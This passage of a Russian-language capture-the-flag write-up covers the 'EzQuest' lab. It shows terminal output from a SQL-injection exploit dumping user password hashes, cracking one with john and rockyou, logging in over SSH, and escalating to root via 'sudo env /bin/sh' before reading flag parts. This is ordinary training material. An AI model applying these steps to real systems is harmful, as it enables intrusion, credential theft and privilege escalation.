
```
┌──(kali㉿kali)-[~/Desktop/EzQuest]
└─$ python3 51990 --url http://localhost:8000/

Stock Management System v1.0
SQL Injection Exploit
by blu3ming

+---------------------+----------------------------------------+
| username            | password                               |
+---------------------+----------------------------------------+
| admin               | 3c38e4db10b34a9e0b8e8423bc616f55       |
| t.maksim            | 54b8d5e572e7adc30ea917c94f341a89       |
| s.nikita            | 3c0cfe4af729b139a9f46d4f37997211       |
| m.gleb              | e679fa9d9ead02fc941bf186be76ed79       |
| i.daria             | 5914a4d2f88920797feda55bd4ec343b       |
+---------------------+----------------------------------------+
```

Большинство хэшей небрутабельны, однако, для пользователя `t.maksim` мы получили пароль:




```
┌──(kali㉿kali)-[~/Desktop/EzQuest]
└─$ sudo john --format=raw-md5 --wordlist=~/Downloads/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
loveless         (?)
1g 0:00:00:00 DONE (2024-04-21 17:30) 100.0g/s 153600p/s 153600c/s 153600C/s teacher..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

3. Подключаемся по `SSH`:




```
┌──(kali㉿kali)-[~/Desktop/EzQuest]
└─$ ssh t.maksim@localhost -p 2022
The authenticity of host '[localhost]:2022 ([::1]:2022)' can't be established.
ED25519 key fingerprint is SHA256:CU4PRmopuBNjcYcfTSPpTCFQ7nfbWJoRkqhMjOXkMuw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2022' (ED25519) to the list of known hosts.
t.maksim@localhost's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
t.maksim
$ 
```

Проверяем `sudo -l`:



```
$ sudo -l
Matching Defaults entries for t.maksim on 5cf412c63d31:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User t.maksim may run the following commands on 5cf412c63d31:
    (ALL) NOPASSWD: /usr/bin/env
```

Находим на `gtfobins` эксплуатацию и повышаем привилегии:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Читаем две части флага:



```
$ sudo env /bin/sh
# whoami
root
# cat /home/t.maksim/first_part
CODEBY{c[redacted]
# cat /root/last_part
[redacted]d}
# 
```